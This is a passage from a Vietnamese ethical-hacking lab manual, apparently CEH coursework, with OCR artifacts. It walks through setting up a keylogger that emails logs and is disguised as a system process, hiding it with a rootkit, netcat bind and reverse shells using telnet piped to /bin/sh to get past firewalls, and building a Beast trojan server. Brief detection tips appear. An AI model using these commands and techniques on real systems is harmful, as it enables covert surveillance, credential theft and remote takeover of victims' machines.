
D:\WINDOWS\system32>

Ta thấy user " hao" bây giờ đã có quyền Admin trong hệ thống, và việc nâng quyền đã thành công. Các bạn có thể test những phần mềm tường tự từ code down từ trang www.milw0rm.com.


Bài Lab 4: Sử dụng Keylogger

Trong bài lab này, ta sử dụng phần mềm SC Keylogger để thu thập thông tin từ máy của nạn nhân, việc phải làm phải tạo ra file keylog, chọn mail server relay, cài vào nạn nhân.


Sau khi cài phần mềm tại file keylogger, bây giờ ta bắt đầu cấu hình cho "sản phẩm" keylogger của mình. Đầu tiên ta chọn hành động được ghi log file bao gồm ghi keyboard, Mouse, và chương trình chạy.




Tiếp theo ta chọn thông tin email mà máy nạn nhân sẽ gởi logfile này. Thông tin này được gởi 10 phút 1 lần.



Tiếp theo ta cấu hình mail server để relay, và thông tin về process hiển thị, ở phần này hacker thông thường sử dụng những tên giống với những service có sẵn trên Window như svchost.exe,csrss.exev.v để đánh lừa người admin. Để dễ nhận dạng ta chọn tên file là cehkeylogger.



Sau khi tạo xong keylogger, ta chạy nó trên máy nạn nhân. Ta chọn 1 máy Win XP nào đó để chạy chương trình này và giả sử sau đó đánh đoạn text sau:



Đợi khoảng 10 phút ta sẽ thấy logfile được gởi về như sau:

>> C:\WINDOWS\system32\notepad.exe

<< 05-08-07 11:39:23 Untitled - Notepad >> Chuc lop Sec<BS><BS><BS>CEH manh khoe, va nhieu thanh dat..

<< 05-08-07 11:39:36 Untitled - Notepad >> Chuc lop CEH hoc gioi

<< 05-08-07 11:39:41 Untitled - Notepad >>::::::::::<PRNTSCR><ALT>


<< 05-08-07 11:39:56 Run >> <WIN-START>ms<DOWN>

<< 05-08-07 11:39:59 Process started C:\WINDOWS\system32\mspaint.exe >>


Theo như trên, chúng ta có thể thấy keyloger có thể lưu lại hầu như hết tất cả thông tin trên PC của máy nạn nhân, đặc biệt là các thông tin nhạy cảm như thẻ tín dụng, account, v.v. Người viết khuyến cáo các bạn sử dụng kiến thức với mục đích nghiên cứu, không sử dụng chương trình này với mục đích xấu.

Bài Lab 5: Sử dụng Rootkit và xóa Log file


Rootkit là chương trình làm ẩn sự hoạt động của keylogger, trojan, làm cho admin hệ thộng khó khăn trong việc phát hiện. Trong bài thực hành ta sử dụng Fu Rootkit để ẩn process của keylogger ta đã cài ở bài trước, ta sử dụng lệnh " tasklist" để xem các process chạy trong máy tính.



Như ta thấy trên hình, proccess của cehkeyloger.exe có PID là 1236, bây giờ ta sẽ lần process này bằng lệnh " fu –ph 1236" và thử xem lại các process bằng lệnh " tasklist".



Ta thấy keylogger đã biến mất khỏi tasklist, lúc này muốn detect được chính xác người admin nên sử dụng trương trình antivirus, kiểm soát truy nhập và chạy những chương trình kiểm tra rootkit trong máy như rootkit detector.



Bài 4:

TROJAN và BACKDOOR

I/ Giới thiệu về Trojan và Backdoor:

Trojan và Backdoor được sử dụng giám sát máy nạn nhân, và là cửa sau để Hacker có thể vào lại hệ thông máy tính thông qua công kết nối(port), thông qua môi trường Web(webase). Loại sử dụng cổng kết nối ta thường thấy là netcat, beast, Donald Dick v.v. Và loại sử dụng môi trường Webbase thông thường là r57,c99, zehir4v.v. Đặc tính của Trojan kết nối port là mỗi lần kết nối phải mở cộng, và admin tương đối phát hiện dễ dàng hơn so với loại Webbase(thông thường để tấn công Web Server). Trong bài thực hành, chúng ta cài thử các tính năng của netcat, beast, c99, zehir4 và phân tích 1 doạn code mẫu trojan.

II/ Các bài thực hành:

Bài 1 Sử dụng netcat:

1/Sử dụng netcat để kết nối shell

Trên máy tính của nạn nhân, bạn khởi động netcat vào chế độ lắng nghe, dùng tùy chọn –l (listen) và -p port để xác định số hiệu cổng cần lắng nghe, -e <tên_chương_trình_cần_chạy> để yêu cầu netcat thi hành 1 chương trình khi có 1 kết nối đến, thường là shell lệnh cmd.exe (đối với NT) hoặc bin/sh (đối với Unix).

```
E:\>nc -nvv -l -p 8080 -e cmd.exe
listening on [any] 8080 ...
connect to [172.16.84.1] from (UNKNOWN) [172.16.84.1] 3159
sent 0, rcvd 0: unknown socket error
```

- trên máy tính dùng để tấn công, bạn chỉ việc dùng netcat nối đến máy nạn nhân trên cổng đã định, chẳng hạn như 8080

```
C:\>nc -nvv 172.16.84.2 8080
(UNKNOWN) [172.16.84.2] 8080 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
© Copyright 1985-1999 Microsoft Corp.

E:\>cd test
cd test

E:\test>dir /w
dir /w
Volume in drive E has no label.
Volume Serial Number is B465-452F

Directory of E:\test

[.] [..] head.log NETUSERS.EXE NetView.exe
ntcrash.zip password.txt pwdump.exe
6 File(s) 262,499 bytes
2 Dir(s) 191,488,000 bytes free
```

```
C:\test>exit
exit
sent 20, rcvd 450: NOTSOCK
```

Bây giờ chúng ta đã có được shell và kiểm soat được máy nạn nhân.Tuy nhiên, sau kết nối trên, netcat trên máy nạn nhân cũngđóng luôn. Để yêu cầu netcat lắng nghe trở lại sau mỗi kết nối, bạn dùng -L thaycho -l. Lưu ý: -L chỉ có thể áp dụng cho bản Netcat for Windows, không áp dụng cho bản chạy trên Linux.

2/Sử dụng netcat để kết nối shell nghịch chuyển để by pass Firewall:

- dùng telnet để nối cửa số netcat đang lắng nghe, kế đó đưa lệnh từ cửa sổ này vào luồng telnet nghịch chuyển, và gởi kết quả vào cửa sổ kia.

Ví dụ:

- trên máy dùng để tấn công(172.16.84.1), mở 2 cửa sổ netcat lần lượt lắng nghe trên cổng 80 và 25:

+ cửa sổ Netcat (1)

```
C:\>nc -nvv -l -p 80
listennng on [any] 80 ...
connect to [172.16.84.1] from <UNKNOWN> [172.16.84.2] 1055
pwd
ls -la
_
```

+ cửa sổ Netcat (2)

```
C:\>nc -nvv -l -p 25
listening on [any] 25 ...
connect to [172.16.84.1] from (UNKNOWN) [172.16.84.2] 1056
/
total 171
drwxr-xr-x 17 root root 4096 Feb 5 16:15 .
drwxr-xr-x 17 root root 4096 Feb 5 16:15 ..
drwxr-xr-x 2 root root 4096 Feb 5 08:55 b (²?n
drwxr-xr-x 3 root root 4096 Feb 5 14:19 boot
drwxr-xr-x 13 root root 106496 Feb 5 14:18 dev
drwxr-xr-x 37 root root 4096 Feb 5 14:23 et = ²?
drwxr-xr-x 6 root root 4096 Feb 5 08:58 home
drwxr-xr-x 6 root root 4096 Feb 5 08:50 l (²?b
drwxr-xr-x 2 root root 7168 De = ²? 31 1969 mnt
drwxr-xr-x 4 root root 4096 Feb 5 16:18 n = ²?
drwxr-xr-x 2 root root 4096 Aug 23 12:03 opt
dr-xr-xr-x 61 root root 0 Feb 5 09:18 pro = ²?
drwx------ 12 root root 4096 Feb 5 16:24 root
drwxr-xr-x 2 root root 4096 Feb 5 08:55 sb (²?n
```

```
drwxrwxrwt 9 root root 4096 Feb 5 16:25 tmp
drwxr-xr-x 13 root root 4096 Feb 5 08:42 usr
drwxr-xr-x 18 root root 4096 Feb 5 08:52 var
```

- trên máy tính nạn nhân(172.16.84.2), telnet nghịch chuyển đến máy dùng để tấn công(172.16.84.1), dùng /bin/sh để kết xuất:

```
[root@nan_nhan /]# telnet 172.16.84.1 80 | /bin/sh | telnet 172.16.84.1 25
/bin/sh: Trying: command not found
/bin/sh: Connected: command not found
/bin/sh: Escape: command not found
Trying 172.16.84.1...
Connected to 172.16.84.1.
Escape character is '^]'.
_
```


Telnet trên máy nạn nhân sẽ chuyển tất cả những gì mà chúng ta gõ vào trong cửa sổ Netcat (1) - cổng 80 kết xuất sang cho /bin/sh thi hành. Kết quả của /bin/sh được kết xuất trở lại cho máy tính dùng để tấn công trên cửa sổ Netcat (2) - cổng 25. Nhiệm vụ của bạn là chỉ cần gõ lệnh vào cửa sổ Netcat (1) và xem kết quả trong cửa sổ Netcat (2).

Sở dĩ tôi chọn cổng 80 và 25 vì các cổng này thường không bị firewalls hoặc filters lọc.


Bài 2: Sử dụng Trojan Beast và detect trojan.

Muốn sử dụng Trojan Beast, ta cần phải xây dụng 1 file Server cài lên máy nạn nhân, sau đó file server này sẽ lắng nghe ở những port cố định và từ máy tấn công ta sẽ connect vào máy nạn nhân thông qua cổng này.


Chọn trojan Beast trong đĩa CD và chạy file tạo trojan.



Ta có thể sử dụng thêm các tính năng như AV-FW kill để tắ Firewall trên máy đối phương, hoặc inject vào 1 file khác như notepad.exe, explore dưới dạng dll. Ta sử dụng button Save Server để tại ra file server.exe và chạy file ở máy nạn nhân và kiểm tra trên taskmanager của máy nạn nhân xem Trojan đã thực sự hoạt động.




Bây giờ ta sử dụng chương trình tại máy tấn công để connect vào file Server đã chạy trên máy của nạn nhân.



Ta thử sử dụng 1 số tính năng như là managers file để download các file mình cần tại máy nạn nhân, hay bạn có shutdown, reboot máy nạn nhân thông qua tính năng của tag "Windows"

Cách phòng chống: Ngoài cách sử dụng các chương trình Anti Virus và Trojan, ta có thể dựa và tính chất thông thường những Trojan này bắt buộc phải mở port nào đó ra ngoài, ta có thể xem bằng chương trình Curr Port hay chương trình fport.



Dựa vào thông tin Currport cung cấp ta có thể xóa đường dẫn của file cehclass.exe và xóa những thông tin về nó trong regedit, và startup v.v.


Bài 3: Sử dụng Trojan dưới dạng Webbase

Trojan dạng webbase thông thường phổ biến hơn trong môi trường web, sau khi hacker khai thác được lỗ hổng và chiếm quyền sử dụng Web Server, hacker sẽ để lại trojan dưới dạng Webbase và thông qua Trojan này hacker có thể ra vào hệ thống cho những lần sau. Đặc điểm của loại Trojan này là rất khó phát hiện, vì no chạy dưới dạng Web và sử dụng những hàm truy suất hệ thống thông qua các ngôn ngữ asp, phpv.v, vì vậy nó không thể dễ phát hiện như loại trojan kết nối như netcat, beast v.v.

Để thực hiện bài lab này trước tiên ta phải cài đặt Web Server gồm IIS và Apache.

